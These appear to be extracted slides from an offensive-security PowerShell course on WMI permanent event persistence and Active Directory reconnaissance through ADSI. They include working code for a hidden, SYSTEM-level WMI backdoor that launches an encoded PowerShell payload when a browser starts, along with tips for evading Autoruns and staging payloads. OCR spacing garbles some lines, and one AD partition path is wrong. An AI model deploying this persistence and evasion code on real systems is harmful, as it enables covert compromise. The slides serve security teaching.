


# WMI Permanent Events

- Permanent events survive reboots by being stored inside the CIM database (objects.data).
- They run as SYSTEM under the context of wmiprvse.exe
- They take a bit more effort since we have to build each part individually and saved in the CIM database.
- Only a small set of consumer actions are available.
- Each component needs to be removed individually.
  - **Filter** – WQL Query for the events we want.
  - **Consumer** – An action to take upon triggering the filter
  - **Binding** – Registers a Filter to a Consumer.



# WMI Permanent Events





# WMI Permanent Events

| Consumer                                         | Description                                                                                                                                                   |
|--------------------------------------------------|---------------------------------------------------------------------------------------------------------------------------------------------------------------|
| <a href="#"><u>ActiveScriptEventConsumer</u></a> | Executes a predefined script in an arbitrary scripting language (VBS) when an event is delivered to it. This consumer is available on Windows 2000 and above. |
| <a href="#"><u>CommandLineEventConsumer</u></a>  | Launches an arbitrary process in the local system context when an event is delivered to it. This consumer is available on Windows XP and above.               |
| <a href="#"><u>LogFileEventConsumer</u></a>      | Writes customized strings to a text log file when events are delivered to it. This consumer is available on Windows XP and above.                             |
| <b>NTEventLogEventConsumer</b>                   | Logs a specific message to the Windows NT event log when an event is delivered to it. This consumer is available on Windows XP and above.                     |
| <a href="#"><u>SMTPEventConsumer</u></a>         | Sends an email message using SMTP every time that an event is delivered to it. This consumer is available on Windows 2000 and above.                          |



# ActiveScriptEventConsumer

- When creating the instance of the class we must specify:
  - **ScriptingEngine** - Either VBScript or JScript.
  - **ScriptFileName** - Full path to script to run if ScriptText not provided.
  - **ScriptText** - Script text to be ran by the engine if ScriptFileName not used.
- You can specify a time in seconds for the script and be killed after it by specifying it in the **KillTimeout** property. This is Optional.
- More info at [https://msdn.microsoft.com/en-us/library/aa384749\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa384749(v=vs.85).aspx)





# CommandLineEventConsumer

- When creating the instance of the class we must specify:
  - **Name** - Name for the consumer.
  - **ExecutablePath** - Full path to the executable to be ran.
  - **CommandLineTemplate** - Full path to executable and arguments if any are required.
- You can specify a time in seconds for the command to be killed by specifying it in the **KillTimeout** property. This is Optional.
- More info at [https://msdn.microsoft.com/en-us/library/aa389231\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/aa389231(v=vs.85).aspx)



# WMI Permanent Event Filter

- Crating the Filter

# Create a filter to detect when a browser is launched.

# Good indicator that the target may have a connection.

```
$FilterName = 'DetectProc'
```

```
$FilterQuery = "SELECT * FROM __InstanceCreationEvent WITHIN 5
WHERE TargetInstance IS A 'Win32_Process'
AND (TargetInstance.Name LIKE 'iexplorer%')"
```

```
$NS = "root\subscription"
```

```
$FilterArgs = @{
 Name=$FilterName
 EventNameSpace="root\cimv2"
 QueryLanguage="WQL"
 Query = $FilterQuery
}
```

```
$Filter = Set-WmiInstance -Class __EventFilter -NameSpace $NS -Arguments $FilterArgs
```



# WMI Permanent Event Consumer

- Crating the consumer

```
$consumerName = 'LaunchS hell'
$CArgs = @{
 Name=$consumerName
 ExecutablePath = "C:\\Windows\\S ystem32\\Windows P owerS hell\\v1.0\\powershell.exe";
 CommandLineTemplate = "C:\\Windows\\S ystem32\\Windows P owerS hell\\v1.0\\powershell.exe -NoP
-Nonl -W Hidden -E nc <encoded payload>"
```

```
Creating Consumer
```

```
$C o n s u m e r = S e t - W m i I n s t a n c e - C l a s s C o m m a n d L i n e E v e n t C o n s u m e r - N a m e s p a c e $ N S - A r g u m e n t s
$ C A r g s
```



# WMI Permanent Event Binder

- Bind together the filter and the consumer

```
$Args = @{
 Class = '__FilterToConsumerBinding'
 NameSpace = 'root\subscription'
 Arguments = @{Filter=$Filter;Consumer=$Consumer}
}
```

```
Set-WmiInstance @Args
```




# WMI Permanent Events

- We can list all consumers by queuing all instances of the consumer Class in **root\subscription**
- We can list all filters by querying for all instances of **\_\_EventFilter** in **root\subscription**
- We can list all bindings by querying for all instances of **\_\_FilterToConsumerBinding** in **root\subscription**
- Each component of the permanent event needs to be removed individually using **Remove-WmiObject**
- **You can also create the components in root and it will not be detected by Sysinternals Autoruns and still run.**

# WMI Permanent Events

- When a Permanent Event Subscriptions is created a EventID **5861** in **Microsoft-Windows-WMI-Activity/Operational** is created in **Windows 2012 R2, Windows 2016** and **Windows 10 Pro/Enterprise**.
- The event includes in its data the Query and Consumer object information for the subscription.

# Permanent Event Subscription



# Summary for Red

- WMI is perfect for target enumeration.
- Ensure ports are open and remember both DCOM and WinRM are options.
- When using WMI for lateral movement make sure you are running under a user account.
- Win32\_Process allows you to run commands on remote boxes.
- Remember actions are logged in Windows 2012 R2 and Windows 10 Pro/Ent



# Summary for Red

- For persistence and saving to CIM DB use staged payload for size.
- For larger payloads save them in registry in chunks or better yet download and execute.
- ActionScriptConsumer does not use wshscript.exe or cscript.exe so Windows Scripting Host disable registry keys does not affect it.
- VBScript is painful but flexible.



# Active Directory

# Red Execution

- Once in a system before doing ping sweeps, ARP scans or any other action leverage AD to get situational awareness.
  - Enumerate forest Info
  - Enumerate domain list in the forest
  - Enumerate Organization Units per domain
  - Enumerate GPOs linked to OUs
  - Enumerate Privileged Groups
  - Enumerate users in Privileged Groups and their details and restrictions
  - Enumerate Hosts
  - Enumerate SPNs




# PowerShell and AD

- PowerShell has 3 way to work with AD: ActiveDirectory Module, AD command line tools and .NET **System.DirectoryServices** classes
- RSAT (Remote System Administration Tools) include command line tools and also include the PowerShell ActiveDirectory module.
- The ActiveDirectory PowerShell module that was initially added in Windows 2008 has expanded through time, if you want to use it make sure to use the latest RSAT tools
  - Windows 2008 R2 - 76 cmdlets
  - Windows 2012 - 135 cmdlets
  - Windows 2012 R2 - 147 cmdlets



# Active Directory






# Active Directory Paths

- A Distinguished Name in AD refers to the X.500 naming full path.
- A Distinguished Name in AD follows a syntax of comma separated **key=value** pairs. Most common Keywords are:
  - **CN**: Common Name
  - **OU**: Organizational Unit
  - **DC**: Domain Component



# Active Directory

- **Domain Component** refers to the domain name for our path
- Example
  - contoso.local - **LDAP://dc=contoso,dc=local**
  - west.contoso.local - **LDAP://dc=west,dc=contoso,dc=local**
- **Common Name** can be used both for container type objects and to reference objects directly.
- **Organizational Unit** is a container object for users and computer that allows the linking of Group Policy to it.





# Active Directory

- There are several ways we can connect Active Directory using .NET and all require we specify a path for it to connect to.
- The .NET class **System.DirectoryServices.DirectoryEntries** is used to connect to AD.
- .NET also has an high-level abstraction class for AD named **System.DirectoryServices.ActiveDirectory**, it is less flexible do to the high level of abstraction, but it has it uses.
- The System.DirectoryServices.DirectoryEntries can be used in 2 ways either though the **New-Object** cmdlet or using the **[ADSI]** Type Accelerator in PowerShell.





# Active Directory

- the Microsoft LDAP provider uses ADsPath format
- `LDAP://HostName[:PortNumber][/DistinguishedName]`
  - It s components are:
    - Resource - if connecting via LDAP LDAP:// and if connecting to a Global Catalog GC://. Resources are case sensitive.
    - HostName - can be a computer name, an IP address, or a domain name. If none is provided it will bind to the local host.
    - PortNumber - specifies the port to be used for the connection. On connections to other hosts it will default to 389 and when SSL is specified it will use 636.
    - DistinguishedName = specifies the distinguished name of a specific object. If none is given it will bind to the localhost object in AD.



# Connecting to AD

| LDAP ADsPath                                              | Description                                    |
|-----------------------------------------------------------|------------------------------------------------|
| LDAP:                                                     | Binds to root LDAP namespace                   |
| LDAP://server01                                           | Binds to specific server                       |
| LDAP://server01:390                                       | Binds to specific server and port              |
| LDAP://CN=Jeff Smith,CN=users,DC=fabrikam,DC=com          | Binds to specific object                       |
| LDAP://server01/CN=Jeff Smith,CN=users,DC=fabrikam,DC=com | Binds to specific object via a specific server |




# Active Directory

- Active Directory Database is structured in in to Partitions also known as Naming Context. The 3 main ones are:
  - Schema Partition - Where the definition of objects and their attributes are stored. LDAP Path **cn=Schema,cn=Configuration,dc=<root domain of the forest>,dc=<toplevel domain of the root>**
  - Configuration Partition - Contains information about the structure of the Active Directory Forest (sites, site links, Exchange..etc) LDAP Path **cn=Schema,cn=Configuration,dc=<root domain of the forest>,dc=<toplevel domain of the root>**
  - Domain (Default Naming Context) - Contains all objects in the domain ( Users, Groups, Computers..etc) and their attributes. LDAP Path **dc=<root domain of the forest>,dc=<toplevel domain of the root>**



# Active Directory

- When we connect via ADSIEdit on a DC we can choose the Partition/Naming Context to connect to.





# DirectoryEntries Class and ADSI Accelerator



# Active Directory Services Interface

- The **New-Object** method allows the passing of arguments when creating the object allowing to not only specify server and path but alternate credentials and/or authentication type.

```
$Args = @(
 "LDAP://dc=contoso,dc=local",
 $Credential.UserName,
 $Credential.GetNetworkCredential().Password)
```

```
$objDomain = New-Object DirectoryServices.DirectoryEntry $Args
```

- If no credentials are given ADSI binds to the object using the security context of the calling thread.
- For Kerberos environment the server specified has to be in FQDN format



# ADSI Active Directory Services Interface

- Starting with Windows PowerShell 2.0 there is a Type Accelerator for generating the object called **[ADSI]**.
- The **[ADSI]** Type Accelerator only accepts a ADsPath string and does not allow for alternate credentials or authentication type.

**[ADSI]** 'LDAP://dc=acmelabs,dc=local'

- One of the biggest advantages are that we can see a lot of information about the domain and how it is setup just by this object as a regular domain user (User Account, Computer Account)



# Active Directory Services Interface

- The major advantage is that as a regular domain user we have access to read many of the AD objects attributes allowing for fast collection of information.
- Once bind to the root of the domain we are running from we can see info like password policy

```
PS C:\Users\reguser> $ADSIobj = [ADSI]''
PS C:\Users\reguser> $ADSIobj.minPwdLength
7
PS C:\Users\reguser> $ADSIobj.pwdHistoryLength
24
PS C:\Users\reguser> _
```





# Active Directory Services Interface

- We can bind to other objects and get information on them like Group Policies.

```
$ADSIobj = [ADSI] ''
$ADSIobj.gPLink
```

```
PS C:\> $ADSIobj = [ADSI] ''
PS C:\> $ADSIobj.gPLink
[LDAP://cn={61BCF703-ABE1-468C-A03C-8DC5197C7C5F},cn=policies,cn=system,DC=acme
labs,DC=com;0][LDAP://CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,CN=
System,DC=acmelabs,DC=com;0]
PS C:\> $GPO = [ADSI]'LDAP://cn={61BCF703-ABE1-468C-A03C-8DC5197C7C5F},cn=polic
ies,cn=system,DC=acmelabs,DC=com'
PS C:\>
PS C:\> $GPO | select displayname,gPCMachinExtensionNames,flags

displayname gPCMachinExtensionNames flags

<Auditing> <[{35378EAC-683F-11D2-A... <0>
```



# Active Directory Services Interface

- When working with DirectoryEntry objects methods are hidden when inspected with Get-Member.
- Hidden methods is a design decision since it returns COM objects vs .Net Objects
- The ADSI COM Object is exposed through the PSBase property allowing for access to the methods.
- To have a look at the objects by type and their method MSDN is the best source of information  
[http://msdn.microsoft.com/en-us/library/aa746419\(v=vs.85\).aspx](http://msdn.microsoft.com/en-us/library/aa746419(v=vs.85).aspx)



